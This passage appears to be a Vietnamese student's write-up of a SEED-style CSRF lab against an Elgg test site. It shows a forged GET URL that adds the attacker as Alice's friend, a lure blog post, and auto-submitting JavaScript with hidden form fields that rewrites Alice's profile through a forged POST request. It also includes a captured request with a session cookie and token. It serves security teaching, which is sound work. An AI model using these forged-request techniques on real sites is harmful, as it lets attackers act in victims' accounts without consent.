src="http://www.csrflabelgg.com/cache/1549469429/default/elgg/requires/6tQZ-h8qnVh2Eof_3Uyg"/>
```

guid của Boby là 43


Vậy url của yêu cầu add friend Boby là:

<http://www.csrflabelgg.com/action/friends/add?friend=43>


Vào thư mục /var/www/CSRF/Attacker




Mở khoá thư mục Attacker



Tạo index.html trong /var/www/CSRF/Attacker



Viết chương trình trong file index.html vừa tạo cho URL : http://www.csrflabattacker.com



```
/var/www/CSRF/Attacker/index.html - Sublime Text (1 UNREGISTERED)
```

To release input, press Ctrl+Alt.


index.html

```
1 <html>
2   <head>
3     <title>Welcome to CSRF</title>
4   </head>
5   <body>
6     <h1>Hello !!!!!</h1>
7     
8   </body>
9 </html>
```

Line 9, Column 8

Tab Size: 4 | HTML

Tạo blog và cài URL: http://www.csrflabattacker.com vào body của blog để người dùng khác nhấn vào.



Kiểm tra:


Đăng nhập với tài khoản Alice

Người dùng Alice chưa add friend với ai


A screenshot of a Mozilla Firefox browser window. The title bar says "Alice's friends : CSRF Lab Site - Mozilla Firefox". The address bar shows "www.csrflabelgg.com/friends/". The main content area displays the "CSRF Lab Site" logo and a navigation bar with links for Activity, Blogs, Bookmarks, Files, Groups, and More. Below this, a section titled "Alice's friends" shows the message "No friends yet.". On the right side, there is a sidebar for Alice's profile, which includes a search bar, a list of links (Blogs, Bookmarks, Files, Pages, Wire posts), and sections for Friends and Friends of.

Khi người dùng Alice xem blog và nhấp vào here . Alice sẽ được dẫn đến url mà Boby đã cài sẵn.

A screenshot of a Mozilla Firefox browser window. The title bar says "Please check to receive gift : CSRF Lab Site - Mozilla Firefox". The address bar shows "www.csrflabelgg.com/blog/view/". The main content area displays the "CSRF Lab Site" logo and a navigation bar with links for Activity, Blogs, Bookmarks, Files, Groups, and More. Below this, a section titled "Blogs > Boby" shows a blog post with the title "Please check to receive gift". The post was made "By Boby just now" and is marked as "Public". It contains the text "Please click here". Below the post is a comment input field with the placeholder "Leave a comment" and a rich text editor toolbar. On the right side, there is a sidebar for Boby's profile, which includes a search bar, a list of links (Blogs, Bookmarks, Files, Pages, Wire posts), and a section for Latest comments.



Sau khi người dùng Alice nhấn vào here trong blog. Trong friend của Alice đã tự động add friend với Boby.



2.3.Task 3: CSRF Attack using POST Request

After adding himself to Alice's friend list, Boby wants to do something more. He wants Alice to say "Boby is my Hero" in her profile, so everybody knows about that. Alice does not like Boby, let alone putting that statement in her profile. Boby plans to use a CSRF attack to achieve that goal. That is the purpose of this task.

One way to do the attack is to post a message to Alice's Elgg account, hoping that Alice will click the URL inside the message. This URL will lead Alice to your (i.e., Boby's) malicious web site www.csrflabelgg.com, where you can launch the CSRF attack.

The objective of your attack is to modify the victim's profile. In particular, the attacker needs to forge a request to modify the profile information of the victim user of Elgg. Allowing users to modify their profiles is a feature of Elgg. If users want to modify their profiles, they go to the profile page of Elgg, fill out a form, and then submit the form—sending a POST request—to the server-side script /profile/edit.php, which processes the request and does the profile modification.

The server-side script edit.php accepts both GET and POST requests, so you can use the same trick as that in Task 1 to achieve the attack. However, in this task, you are required to use the POST request. Namely, attackers (you) need to forge an HTTP POST request from the victim's browser, when the victim is visiting their malicious site. Attackers need to know the structure of such a request. You can observe the structure of the request, i.e., the parameters of the request, by making some modifications to the profile and monitoring the request using the "HTTP Header Live" tool. You may see something similar to the following. Unlike HTTP GET requests, which append parameters to the URL strings, the parameters of HTTP POST requests are included in the HTTP message body (see the contents between the two P symbols):

```
http://www.csrflabelgg.com/action/profile/edit

POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) ...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/elgguser1/edit
Cookie: Elgg=p0dc18baqr14i2ipv2mio3po05
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 642
__elgg_token=fc98784a9fdb02b68682bbb0e75b428b&__elgg_ts=1403464813 ★
&name=elgguser1&description=%3Cp%3Iamelgguser1%3C%2Fp%3E
&accesslevel%5Bdescription%5D=2&briefdescription= Iamelgguser1
&accesslevel%5Bbriefdescription%5D=2&location=US
.... ★
```

After understanding the structure of the request, you need to be able to generate the request from your attacking web page using JavaScript code. To help you write such a JavaScript program, we provide a sample code in the following. You can use this sample code to construct your malicious web site for the CSRF attacks. This is only a sample code, and you need to modify it to make it work for your attack.

```

<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='****'>";
    fields += "<input type='hidden' name='briefdescription' value='****'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>"; ①
    fields += "<input type='hidden' name='guid' value='****'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.example.com";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post(); }
</script>
</body>
</html>

```

In Line ①, the value 2 sets the access level of a field to public. This is needed, otherwise, the access level will be set by default to private, so others cannot see this field. It should be noted that when copy-andpasting the above code from a PDF file, the single quote character in the program may become something else (but still looks like a single quote). That will cause syntax errors. Replace all the single quote symbols with the one typed from your keyboard will fix those errors.


Questions. In addition to describing your attack in full details, you also need to answer the following questions in your report:

- **Question 1:** The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.

- **Question 2:** If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

Các bước thực hiện:

Đầu tiên sửa chương trình trong index.html đã được tạo ở task 1:



```


/var/www/CSRF/Attacker/index.html - Sublime Text (UNREGISTERED)
index.html

1 <html>
2   <body>
3     <title>This page forges an HTTP POST request</title>
4     <script type="text/javascript">
5       function forge_post()
6     {
7       var fields;
8       //The following are form entries need to be filled out by attackers
9       //the entries are made hidden, so the victim won't be able to see them
10      fields += "<input type='hidden' name='name' value='Alice'>";
11      fields += "<input type='hidden' name='briefdescription' value='Bob is
12        my Herd'>";
13      fields += "<input type='hidden' name='accesslevel[description]' name='2'>
14      ";
15      fields += "<input type='hidden' name='guid' value='42'>";
16      //Create a <form> element.
17      var p = document.createElement("form");
18
19      //Construct the form
20      p.action = "http://www.csrflabelgg.com/action/profile/edit";
21      p.innerHTML = fields;
22      p.method = "post";
23
24      //Append the form to the current page.
25      document.body.appendChild(p);
26
27      //Submit the form
28      p.submit();
29    }
30    //Invoke forge_post() after the page is loaded.
31    window.onload = function() { forge_post();}
32  </script>
33  </body>
34 </html>


```

Line 11, Column 91 | Tab Size: 4 | HTML

